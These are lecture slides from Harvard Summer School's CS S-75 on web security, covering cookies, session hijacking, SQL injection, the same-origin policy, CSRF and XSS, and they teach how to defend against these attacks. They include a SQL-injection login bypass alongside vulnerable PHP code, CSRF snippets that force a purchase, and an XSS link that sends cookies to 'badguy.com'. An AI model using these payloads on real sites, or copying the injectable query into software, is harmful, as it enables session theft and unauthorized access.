

Computer Science S-75

Building Dynamic Websites

Harvard Summer School
<https://www.cs75.net/>

Lecture 8: Security

David J. Malan
malan@harvard.edu

Obvious Threats

- Telnet
- FTP
- HTTP
- MySQL
- . . .

suPHP

<http://www.suphp.org/>



Cookies

```
HTTP/1.x 200 OK
Date: Wed, 25 Jul 2012 15:00:00 EST
Server: Apache/2
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=5899f546557421d38d74b659e5bf384f; path=/
Set-Cookie: secret=12345
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 261
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html
```



Session Hijacking (scenarios)

- Physical Access
- Packet Sniffing
- XSS



Session Hijacking (defenses)

- Hard-to-guess session keys?
- Rekey session?
- Check IP address?
- Encryption?



SSL



Up to **256-bit** encryption!
99% browser recognition!

SSL Certificates

Secure data and transactions!


> SECURE

#1 IN HOSTED SSL CERTIFICATES


#2 SSL CERTIFICATE PROVIDER

The banner features a yellow padlock icon on the right side, symbolizing security.

Public-Key Cryptography



Diffie-Hellman (DLP)



SQL Injection Attacks

Log In

Please provide your username and password for cs75.net.

Username:

Password:

keep me logged in until I click **log out** atop page

```
$result = mysql_query(sprintf(" SELECT uid FROM users  
WHERE username='%s' AND password='%s' ",  
$_POST["username"], $_POST["password"]));
```

SQL Injection Attacks

```
SELECT uid FROM users  
WHERE username='jharvard'  
AND password='12345' OR '1' = '1'
```

SQL Injection Attacks

Log In

Please provide your username and password for cs75.net.

Username:

Password:

keep me logged in until I click **log out** atop page

```
$result = mysql_query(sprintf(" SELECT uid FROM users  
WHERE username='%s' AND password='%s' ",  
mysql_real_escape_string($_POST["username"]),  
mysql_real_escape_string($_POST["password"])))
```

SQL Injection Attacks

```
SELECT uid FROM users  
WHERE username='jharvard'  
AND password='12345\' OR \'1\' = \'1'
```

The Same-Origin Policy

“The same origin policy prevents document or script loaded from one origin from getting or setting properties of a document from a different origin. . . Mozilla considers two pages to have the same origin if the protocol, port (if given), and host are the same for both pages. To illustrate, this table gives examples of origin comparisons to the URL <http://store.company.com/dir/page.html>.”

URL	Outcome	Reason
<code>http://store.company.com/dir2/other.html</code>	Success	
<code>http://store.company.com/dir/inner/another.html</code>	Success	
<code>https://store.company.com/secure.html</code>	Failure	Different protocol
<code>http://store.company.com:81/dir/etc.html</code>	Failure	Different port
<code>http://news.company.com/dir/other.html</code>	Failure	Different host

The Same-Origin Policy Affects...

- Windows
- Frames
- Embedded Objects
- Cookies
- XMLHttpRequest

Attacks

- Cross-Site Request Forgery (CSRF/XSRF)
- Cross-Site Scripting (XSS)
- . . .

CSRF/XSRF (scenario)

1. You log into project1.domain.tld.
2. You then visit a bad guy's site.
3. Bad guy's site contains a link to
<http://project1.domain.tld/buy.php?symbol=INFX.PK>
4. You unwittingly buy the penny stock!

CSRF/XSRF (implementations)

- ``
- `<script src="http://project1.domain.tld/buy.php?symbol=INFX.PK"></script>`
- `<iframe src="http://project1.domain.tld/buy.php?symbol=INFX.PK">`
- `<script>`
 `var img = new Image();`
 `img.src = "http://project2.domain.tld/buy.php?symbol=INFX.PK";`
`</script>`
- ...

CSRF/XSRF (defenses)

- Use POST for sensitive actions?
- Use HTTP_REFERER?
- Append session tokens to URLs?
- Expire sessions quickly?
- CAPTCHAs?
- Prompt user to re-login?

XSS (scenario)

1. You click a link like

`http://vulnerable.com/?foo=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`

or, really,

`http://vulnerable.com/?foo=%3Cscript%3Edocument.location%3D'http%3A%2F%2Fbadguy.com%2Flog.php%3Fcookie%3D'%2Bdocument.cookie%3C%2Fscript%3E`

2. vulnerable.com makes the mistake of writing value of foo to its body

3. badguy.com gets your cookies!

XSS (defenses)

- Don't click links?
- Don't trust user input?
- Encode all user input?

Computer Science S-75

Building Dynamic Websites

Harvard Summer School
<https://www.cs75.net/>

Lecture 8: Security

David J. Malan
malan@harvard.edu